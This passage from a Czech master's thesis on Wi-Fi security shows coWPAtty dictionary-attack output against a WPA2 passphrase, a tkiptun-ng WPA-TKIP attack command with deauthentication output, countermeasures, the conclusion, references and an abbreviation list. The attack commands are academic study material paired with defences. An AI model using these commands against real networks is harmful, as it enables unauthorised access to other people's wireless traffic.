Starting dictionary attack.  Please be patient.
key no. 1000: apportion
Unable to identify the PSK from the dictionary file. Try expanding your
passphrase list, and double-check the SSID.  Sorry it didn't work out.
1633 passphrases tested in 32.60 seconds:  50.09 passphrases/sekond
```

```
# ./cowpatty -r /root/wpa2psk-2d*.cap -f xab -s TEST_DP

cowpatty 4.3 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: commemorate
key no. 2000: desiderata

The PSK is "dictionary".

2106 passphrases tested in 41.99 seconds:  50.15 passphrases/sekond
```

V první polovině slovníku (tj. xaa) passphrase nalezená nebyl. V druhé (tj. xab) však ano. Celková rychlost prohledávání je dána součtem dílčích rychlostí, tedy 50,09 a 50,15. Celková rychlost prohledávání slovníku vzrostla na 102,04 passphrases za vteřinu což je více jak dvojnásobek. Na obrázku Obr. 7.1 je pomocí utility top zobrazena vytíženost procesoru.



Obr. 7.1: Zobrazení vytíženosti procesoru pomocí utility top

Použitý slovník je pro praktické využití nevhodný. Internet však obsahuje velké množství zdrojů s již vytvořenými slovníky. Možné odkazy jsou uvedeny v příloze B.

7.1.4 Ochrana vůči slovníkovému útoku na PSK

Ochranou proti slovníkovému útoku na PSK je dobře zvolené heslo. Toto heslo by mělo být co možná nejdelší (min. 20 znaků), poskládané z náhodně zvolených znaků včetně speciálních symbolů. Ochranou proti predvypočítaným hashovým tabulkám je změna původního SSID na vlastní. Útočník si pak musí vytvořit vlastní hash soubor pro dané SSID.

Spásou pro českého uživatele může být, že většina předvypočítaných slovníků obsahuje výrazy anglického jazyka a neobsahuje znaky s diakritikou.

7.2 Útok na WPA-TKIP

V listopadu 2008 dvojice Martin Beck a Erik Tews zveřejnila praktický útok na WPA-TKIP ve své práci [26]. Útok slouží k získání keystream a využívá metodu podobnou chopchop útoku. Získaný keystream je možné použít k zasílání vlastních dat klientovi.

Pro to, aby mohl být útok proveditelný, by měly být splněny tyto podmínky:

- Šifrovaná komunikace mezi AP a klientem pomocí TKIP
- IP adresa s rozsahem, kde je znám co nejvíce bytů adresy (např. 192.168.0.X)
- Dlouhý časový interval pro rekeying (např. 3600 s)
- Podpora standardu IEEE 802.11e (QoS) umožňující 8 rozdílných kanálů(označených TID –Traffic Identifier) pro různý datový tok
- Připojená stanice k síti

K napadení sítě nejprve útočník musí zachytit šifrovaný ARP request nebo response. Tím získá rámec, u kterého zná téměř celý obsah až na poslední byt zdrojové a cílové IP adresy a posledních 12 bytů tvořených 8 byty MIC a 4 byty ICV.

V tomto okamžiku je možné použít modifikovaný chopchop útok a získat tak neznámé bytu plaintextu. Jelikož MIC algoritmus není jednocestná funkce, je možné, použitím obráceného algoritmu, získat MIC použitý k ochraně rámců zasílaných AP klientovi.

Útočník má k dispozici jak keystream tak MIC pro komunikaci mezi AP a klientem. Nyní je schopný zaslat vlastní pakety na každém kanálu QoS, kde je hodnota TSC počítadla stále nižší než hodnota zachyceného paketu. Ve většině reálných sítí, je provoz realizován na kanálu 0, z toho plyne, že útočník může zaslat 7 vlastních paketů klientovi. Po úspěšně provedeném útoku může útočník získat další keystream během 4 -5 minut, protože potřebuje dešifrovat 4 byty ICV pomocí chopchop metody. Byty IP adres mohou být odhadnuty a MIC pak lze vypočítat pomocí známého MIC klíče a ověřit jej pomocí ICV. [26]

7.2.1 Realizace útoku na WPA-TKIP

K útoku na zabezpečení WPA s šifrováním TKIP je možné použít proof-of-concept utilitu s názvem tkiptun-ng. Současná verze tkiptun-ng SVN nepracuje stoprocentně a je stále ve vývoji. Utilita je dostupná v balíku Aircrack-ng od verze 1.0-rc2 a spouští se příkazem s parametry uvedenými níže. Před samotným spuštěním je opět nutné přepnout bezdrátovou kartu do monitor módu (viz. kap. 3.5.1).

```
# tkiptun-ng -a 00:50:7F:DF:1D:B0 -h 00:15:E9:46:13:19 –m 80 –n 100 mon0
```

Kde:
-a MAC adresa přístupového bodu
-h MAC adresa klienta, na kterého budeme provádět útok (tj. MAC adresa zdroje)
-m minimální délka rámce
-n maximální délka rámce
mon0 rozhraní

Výstup je pak následující:

```
For information, no action required: Using gettimeofday() instead of /dev/rtc
The interface MAC (00:1D:E0:3D:9E:43) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 00:15:E9:46:13:19
Blub 2:38 E6 38 1C 24 15 1C CF
Blub 1:17 DD 0D 69 1D C3 1F EE
Blub 3:29 31 79 E7 E6 CF 8D 5E
06:23:57  Michael Test: Successful
06:23:57  Waiting for beacon frame (BSSID: 00:50:7F:DF:1D:B0) on channel 2
06:23:58  Found specified AP
06:23:58  Sending 4 directed DeAuth. STMAC: [00:15:E9:46:13:19] [3| 4 ACKs]
06:23:59  WPA handshake: 00:50:7F:DF:1D:B0 captured
06:23:59  Waiting for an ARP packet coming from the Client...
```

Z výpisu je patrné, že byla úspěšně provedena kontrola MIC, následně odeslání deautentizačních rámců, díky kterým byl získán 4-way handshake mezi přístupovým bodem a klientem. V tento okamžik by měl být zachycen ARP rámec od klienta a následně ARP odpověď od přístupového bodu. Na základě těchto zachycených rámců se získá keystream, metodou vycházející z chopchop teorie, použitý k zašifrování daného rámce. Nepodařilo se zachytit ARP rámec přicházející rámec od klienta, z tohoto důvody se nepodařilo získat keystream. To mohlo být způsobeno použitou verzí utility.

7.2.2 Ochrana proti útoku na TKIP

Nejlepší variantou k zamezení získání keystream a jeho opětovné použití by bylo použití zabezpečení AES – CCMP.

Jako možné předejití tomuto útoku je zkrátit dobu, po kterém je proveden rekeying, na co nejkratší, např. 120 sekund. V těch útočník nestihne získat všechny potřebné byty plaintextu a nestihne dešifrovat ICV.

ZÁVĚR

Cílem diplomové práce bylo prostudovat standard bezdrátových sítí 802.11 a popsat metody zabezpečení tohoto typu sítí. V první části této práce jsou popsány dnes nejpoužívanější standardy jako je 802.11a/b/g/n a metody, které používají na fyzické vrstvě. V případě standardu 802.11b se jednalo o metodu s rozprostřeným spektrem, u standardu 802.11a je to metoda ortogonálního frekvenčního multipexu. Standard 802.11g používá obě metody. Následně byly probrány topologie využívané u standardu 802.11 a metody přístupu k médiu.

Jednotlivé metody zabezpečení se od sebe liší jak náročností implementace, tak úrovní poskytovaného zabezpečení. Mezi nejjednodušší metody patří nevysílat SSID, bez kterého není možné se do dané sítě přihlásit, a filtrování MAC adres. Tyto metody jsou dnes vhodné maximálně pro domácí použití. V případě WEP byly podrobně popsány metody autentizace do sítě, princip šifrování a dešifrování dat a kontrola integrity dat. K šifrování je zde použita proudová šifra RC4, jejíž špatná implementace poskytuje útočníkům značnou výhodu. Další nevýhodou je použití krátkého inicializačního vektoru. Slabá místa WEP řeší standard 802.11i a WPA/WPA2. V rámci WPA a WPA 2 byly popsány metody autentizace pomocí 802.1X a EAP a principy šifrování protokolem TKIP a CCMP.

V druhé části práce byly realizovány útoky na jednotlivé typy zabezpečení v linuxovém prostředí pomocí utilit jako je aircrack-ng, wireshark či coWPAtty a genPMK. Skrývání vysílání SSID nikdy nebylo navrženo jako zabezpečení sítě. K jeho zjištění stačilo provést deautentizaci klienta a během krátkého okamžiku bylo SSID odhaleno. Filtrování MAC adres je již lepší metodou, avšak k překonání tohoto zabezpečení opět stačilo krátkého času a změna MAC adresy na MAC adresu klienta s povoleným přístupem.

Na zabezpečení WEP bylo realizováno několik rozdílných útoků s různými předpokládanými výsledky. Prvním předpokládaným výsledkem, bylo získání keystream použitého pro šifrování přenášených rámců. Zde byl proveden fragmentační útok a útok KoreK chopchop s připojeným klientem i bez klienta. V případě fragmentačního útoku byl získán keystream o délce 1500 bytů. U KoreK chopchop útoku záleželo na velikosti zachyceného šifrovaného paketu. Podařilo se získat keystream o délce 359 bytů pro přihlášeného klienta a 277 bytů bez připojeného klienta. Druhým výsledkem, který útoky na WEP poskytují je zjištění tajného klíče pro připojení do sítě. Zde byly realizovány útoky FMS, KoreK a PTW. Jako nejefektivnější metoda se projevila PTW jak pro 40 bitový tak 104 bitový tajný klíč. Potřebný počet zachycených rámců se pro 40 bitový tajný klíč pohyboval v rozmezí přibližně 18000 až 26000 zachycených rámců. U 104 bitového WEP byl tento počet od 42000 do 60000 zachycených rámců. Z výše uvedených faktů je patrné, že použití WEP je v současné době nebezpečné. Navržené metody ochrany jsou popsány vždy pro daný útok.

Na zabezpečení WPA /WPA 2 nahrazující chyby obsahující WEP byl proveden slovníkový útok na passphrase použitou v Pre-Shared Key autentizaci. Útok byl realizován jak na WPA používající šifrování TKIP tak na WPA2 používající šifrování AES vždy se stejným výsledkem získání passphrase. Rychlost prohledávání slovníku se v obou případech pohybovala kolem 40 až 50 passphrase/sekundu. Předvypočítání hash souboru urychlilo prohledávání slovníku o několik řádů a to přibližně 65000 passphrases za sekundu. Dalším možným urychlením získání passphrase použité v PSK je využití více jádrového procesu. Byl použit dvou jádrový procesor a rychlost prohledávání slovníků se zvýšila přibližně na dvojnásobek, tedy na cca. 100 passphrases za sekundu.

V poslední části práce byl realizován útok na zabezpečení WPA-TKIP pomocí utility tkiptun-ng. Podařilo se deautentizovat klienta a tím získat WPA handshake mezi klientem a přístupovým bodem. Následně měl být získán keystream použitý k zašifrování rámce pomocí TKIP. Ten však nebyl získán. Problém mohl být způsobený díky použité nekompletní verzi, která mohla způsobit nepřijetí ARP rámce přicházejícího od klienta.

Z výše uvedených odstavců je patrné, že zabezpečovací metody použité k ochraně přenášených dat pomocí bezdrátové technologie je v současné době nedostačující. V dnešní době ještě velmi používané zabezpečení WEP je snadno překonatelné. Jeho náhrada WPA je v případě nevhodně zvoleného hesla také prolomitelná. Jako alternativa a doporučená metoda zabezpečení by byl přechod na zabezpečení používající AES a CCMP tedy WPA2, které je zatím neprolomené a tedy nejbezpečnější.

CITOVANÁ LITERATURA

[1] BARKEL, Lee. *Jak zabezpečit bezdrátovou sít WiFi.* Jiří Veselský. 1. vyd. Brno : Computer Press, 2004. 176 s. ISBN 80-251-0346-3.

[2] ZANDL, Patrick. *Bezdrátové sítě WiFi : Praktický průvodce.* 1. vyd. Brno : Computer Press, 2003. 204 s. ISBN 80-7226-632-2.

[3] PUŽMANOVÁ, Rita. *Bezpečnost bezdrátové komunikace : Jak zabezpečit WiFi, Bluetooth, GPRS či 3G.* 1. vyd. Brno : Computer Press, 2005. 184 s. ISBN 80-251-0791-4.

[4] KOCUR, Z, ŠAFRÁNEK, M. Bezdrátové systémy v přístupové síti. *Access Server [online].* 2008 Dostupný z WWW: <http://access.feld.cvut.cz/view.php?nazevclanku=bezdratove-systemy-v-pristupove-siti&cisloclanku=2008020002>.

[5] IEEE Computer Society. *IEEE Standard for Infromation technology - Telecommunications and information echange between systems - Local and metropolitan area networks - Specific requirements : Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications.* New York : [s.n.], 2007. 1184 s. Dostupný z WWW: <http://standards.ieee.org/getieee802/802.11.html>.

[6] LEHEMBRE, Guillaume. *Bezpečnost Wi-Fi - WEP, WPA a WPA2, Hakin9.*2006, vol. 1 [cit. 2008-12-03]. Dostupný z WWW: <www.hsc.fr/ressources/articles/hakin9_wifi/hakin9_wifi_CZ.pdf>.

[7] *Part 11: Wireless LAN Medium Access Control : Amendment 6: Medium Access Control* [online]. 2004 [cit. 2008-12-04]. Dostupný z WWW: <http://standards.ieee.org/getieee802/download/802.11i-2004.pdf>.

[8] ŠUSTR, Matej. *Analýza bezpečnosti štandardu IEEE 802.11.* [s.l.], 2007. 69 s. Vedoucí diplomové práce Ing. Martin Rakús, PhD. Slovenská technická univerzita v Bratislave Fakulta elektrotechniky a informatiky Študijný program: Telekomunikácie. Dostupný z WWW: <http://matej.sustr.sk/publ/dipl/ >.

[9] *Brute Force Kalkulačka* [online]. 2003-2009 [cit. 2009-03-26]. Dostupný z WWW: <http://www.soom.cz/index.php?name=box&box=projects/bruteforce/main>.

[10] NEWSHAM, Tim. *Cracking WEP keys : Applying known techniques to WEP Keys* [online]. 2001 [cit. 2009-03-25]. Dostupný z WWW: <http://www.thenewsh.com/~newsham/wlan/WEP_password_cracker.ppt>.

[11] *ARP Request Replay Attack* [online]. [1999] , 2008/01/02 [cit. 2009-04-01]. Dostupný z WWW: <http://www.aircrack-ng.org/doku.php?id=arp-request_reinjection>.

[12] BITTAU, Andrea, HANDLEY, Mark, LACKEY, Joshua. *The Final Nail in WEP's Coffin* [online]. [2005] [cit. 2009-04-01]. Dostupný z WWW: <http://tapir.cs.ucl.ac.uk/bittau-wep.pdf>.

[13] ARBAUGH, William A.. *An Inductive Chosen Plaintext Attack against WEP/WEP2* [online]. 2001 [cit. 2009-04-04]. Dostupný z WWW: <https://mentor.ieee.org/802.11/dcn/01/11-01-0230-01-000i-an-inductive-chosen-plaintext-attack-against-wep-wep2.ppt>.

[14] *Chopchop theory* [online]. [2007] , 28.2.2007 [cit. 2009-04-12]. Dostupný z WWW: <http://aircrack-ng.org/doku.php?id=chopchoptheory>.

[15] *Security : Byte-Sized Decryption of WEP with Chopchop, Part 1* [online]. [2008] , 9.7.2006 [cit. 2009-04-12]. Dostupný z WWW: <http://www.informit.com/guides/printerfriendly.aspx?g=security&seqNum=196>.

[16] *Security : Byte-Sized Decryption of WEP with Chopchop, Part 2* [online]. [2008] , 9.7.2006 [cit. 2009-04-12]. Dostupný z WWW: <http://www.informit.com/guides/printerfriendly.aspx?g=security&seqNum=197>.

[17] FLUHRER, Scott, MANTIN, Itsik, SHAMIR, Adi. *Weaknesses in the Key Scheduling Algorithm of RC4* [online]. 2001 [cit. 2009-04-13]. Dostupný z WWW: <http://www.wisdom.weizmann.ac.il/~itsik/RC4/Papers/Rc4_ksa.ps>.

[18] CHAABOUNI, Rafik. *Break WEP Faster with Statistical Analysis.* [s.l.], 2006. 57 s. Vedoucí semestrální práce Martin Vuagnoux. École Polytechnique Fédérale De Lausanne. Dostupný z WWW: <http://lasecwww.epfl.ch/pub/lasec/doc/cha06.pdf >.

[19] TEWS, Erik, WEINMANN, Ralf-Philipp, PYSHKIN, Andrei. *Breaking 104 bit WEP in less than 60 seconds* [online]. 2007 [cit. 2008-04-19]. Dostupný z WWW: <http://eprint.iacr.org/2007/120.pdf>.

[20] KLEIN, Andreas. *Attacks on the RC4 stream cipher* [online]. 2006 [cit. 2009-04-19]. Dostupný z WWW: <http://cage.ugent.be/~klein/RC4/RC4-en.ps>.

[21] WRIGHT, Joshua. *CoWPAtty - Brute-force dictionary attack against WPA-PSK* [online]. 2006 [cit. 2009-05-04]. Dostupný z WWW: <http://www.willhackforsushi.com/code/cowpatty/4.3/README>.

[22] DARKAUDAX. *FAQ : Where can I find good wordlists ?* [online]. [2006] , 2009/05/04 [cit. 2009-05-04]. Dostupný z WWW: <http://aircrack-ng.org/doku.php?id=faq#where_can_i_find_good_wordlists>.

[23] *Church of Wifi WPA-PSK Rainbow Tables* [online]. [2007] [cit. 2009-05-05]. Dostupný z WWW: <http://www.renderlab.net/projects/WPA-tables/>.

[24] RENDERMAN. *Church of Wifi coWPAtty lookup tables* [online]. [2006] , 1/30/2007 [cit. 2009-05-05]. Dostupný z WWW: <http://www.churchofwifi.org/Project_Display.asp?PID=87>.

[25] RENDERMAN. *Church of Wifi Uber coWPAtty lookup tables* [online]. [2006] , 5/4/2009 [cit. 2009-05-05]. Dostupný z WWW: < http://www.churchofwifi.org/Project_Display.asp?PID=90>.

[26] BECK, Martin, TEWS, Erik. *Practical attacks against wep-and-wpa* [online]. 2008 [cit. 2009-05-07]. Dostupný z WWW: <http://www.ditii.com/2008/11/11/practical-attacks-against-wep-and-wpa-research-paper/>.

[27] DARKAUDAX. *Packetforge-ng* [online]. 2008 [cit. 2009-05-19]. Dostupný z WWW: <http://aircrack-ng.org/doku.php?id=packetforge-ng&DokuWiki=b0c4ae313f4a20ee4524897506eca97b>.

SEZNAM ZKRATEK

ACK (Aknowledgement) = potvrzovací rámec.

AES (Advanced Encryption Standard) = rozšířený šifrovací standard.

AP (Access Point) = přístupový bod do bezdrátové sítě.

BSS (Basic Service Set) = základní sada služeb.

CCM (Counter-mode/Cipher Block Chaining-Message Authentication Code) = čítačový mód s autentizací zprávy řetězením bloků šifer.

CCMP (CCM Protocol) = zkratka zaměňovaná s CCM.

CRC (cyclic redundancy code) = cyklický kód sloužící k detekci chyby.

CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance) = přístup k médiu s detekcí signálu, vícenásobným přístupem a předcházením kolizí.

CTS (Clear-To-Send) = povolení vyslílání, jedná se o kontrolní rámec.

DCF (Distributed Coordination Function) = funkce distribuované koordinace.

DoS (Denial of Service) = zamítnutí služby.

DS (Distribution System) = distribuční systém.

DSSS (Direct Sequence Spread Spectrum) =modulace rozprostřeným spektrem a přímou sekvencí.

EAP (Extensible Authentication Protocol) = rozšířený autentizační protokol.

ESS (Extended Service Set) =rozšířená sada služeb.

ESSID (Extended Service Set Identification) = identifikátor ESS, používá se na místo SSID.

ETSI (European Telecommunications Standards Institute) = Evropský institut pro telekomunikační standardy.

FCC (Federal Communications Commission) = Federální komunikační komise.

FCS (Frame Check Sequence) = kontrolní hodnota rámce.

FHSS (Frequncy Hopping Spread Spectrum) =rozložené spektrum s přeskakováním mezi frekvencemi.

FPGA (Field-programmable gate array) = programovatelné pole.

GEK (Group Encryption Key) = skupinový šifrovací klíč.

GIK (Group Integrity Key) = skupinový klíč pro výpočet integrity dat.

GMK (Group Master Key) = hlavní skupinový klíč, počítají se z něj ostatní skupinové klíče.

GTK (Group Transient Key) = přechodný skupinový klíč.

IBSS (Independent BSS) = nezávislá BSS, neboli propojení stanic bez přístupového bodu, tzv. Ad-hoc.

IDS (Intrusion Detection System) = detekční systém rušení.

IEEE (Institute of Electrical and Electronics Engineers)

ISM (Industry, Scince, Medical) = průmysl, věda, lékařství.

IV (Inicialization Vector) = inicializační vektor.

KCK (Key Confirmation Key) = potvrzovací klíč, používaný u handshake WPA / WAP2.

KEK (Key Encryption Key) = šifrovací klíč pro handshake zprávy u WPA / WPA2.

KSA (Key Sheduling Algorithm) = algoritmus na rozvrhnutí klíče, 1. Fáze RC4.

LAN (Local Area Network) = lokální síť.

LEAP (Lightweight Extensible Authentication Protocol) = odlehčený EAP, navržen firmou Cisco.

LLC (Logic Link Control) = podvrstva linkové vrstvy referenčního modelu OSI.

LMSC (LAN / MAN Standards Committee)

LSB (Least Significant Bit) = nejméně významný bit.

MAC (Media Access Control) = řízení přístupu k médiu, podvrstva linkové vrstvy.

MIC (Message Integrity Code) = integrační kód zprávy, zkratka používaná v 802.11 na místo Message Authentication Code z důvodu možné záměny s MAC.

MIMO (Multiple Input Multiple Output) = vícenásobný vstup, vícenásobný výstup, metoda používající více vstupních a výstupních bodů.

MPDU (MAC Protocol Data Unit) = fragmentovaný rámec MSDU.

MSB (Most Significant Bit) = nejvíce významný bit.

MSDU (MAC Service Data Unit) = rámec, jednotka dat.

NAV (Network Allocation Vector) = vektor alokace sítě, časovač určující dobu obsazení kanálu.

OFDM (Orthogonal Frequency Division Multiplex) = ortogonální frekvenčně dělený multiplex.

PCF (Point Coordination Function) = funkce koordinace jedním bodem.

PEAP (Protected EAP) = chráněný EAP, autentizace probíhá šifrovaným kanálem.

PKI (Public Key Infrastructure) = veřejný klíč sloužící k vytvoření šifrovaného tunelu mezi klientem a autentizačním serverem.

PMK (Pairwise Master Key) = hlavní párový klíč.

PN (Packet Number) = číslo paketu.

PPK (PerPacket Keying)

PPP LCP (Point-To-Point Link Control Protocol) = linkový protokol pro spojení bod – bod.

PRGA (PseudoRandom Generator Algorithm) = algoritmus generování pseudonáhodné posloupnosti, bývá zaměňován s PRNG.

PRNG (PseudoRandom Number Generator) = generátor pseudonáhodné posloupnosti čísel, bývá zaměňován s PRGA.

PSK (Pre-Shared Key) = předsdílený tajný klíč používaný v méně bezpečné verzi WPA WPA2.

PTK (Pairwise Transient Key) = přechodný párový klíč.

QoS (Quality of Service) = zajištění kvality služeb.

RTS (Request-To-Send) = požadavek na vysílání.

SSID (Set Service Identifier) = identifikátor sady služeb, tj. identifikátor bezdrátové sítě.

TDD (Time Division Duplex) = časově dělený duplex.

TID (Traffic Identifier) = identifikátor použitého kanálu v QoS.

TK (Temporal Key) = dočasný klíč.

TKIP (Temporary Key Intergrity Protocol) = protokol s integritou dočasných klíčů, šifrovací protokol WPA.

TLS (Transport Layer Security) = metoda autentizace EAP.

TSC (TKIP Sequence Counter) = sekvenční počítadlo pro TKIP.

TTLS (Tunneled Transport Layer Protocol) = metoda autentizace EAP.

VPU (Vector Processing Unit) = jednotka vektorových procesů.

WDS (Wireless Distribution System) = bezdrátový distribuční systém, typ distribučního systému.

WEP (Wired Equivalent Privacy) = původní zabezpečení standardu 802.11.

WiFi (Wireles Fidelity) = označovaní výrobků hlásících se ke standardu 802.11, které prošly testem interoperability.

WLAN (Wireless Local Area Network) = bezdrátová lokální sít


WPA (Wireless Protected Access) = zabezpečený přístup WiFi.

XOR (exclusive OR) = logický výhradní součet.


SEZNAM PŘÍLOH:

A Zachycený 4-way handshake v prostředí Wireshark


Ukázka 4-way handshake ze zachycených rámců, zobrazených v programu Wireshark.



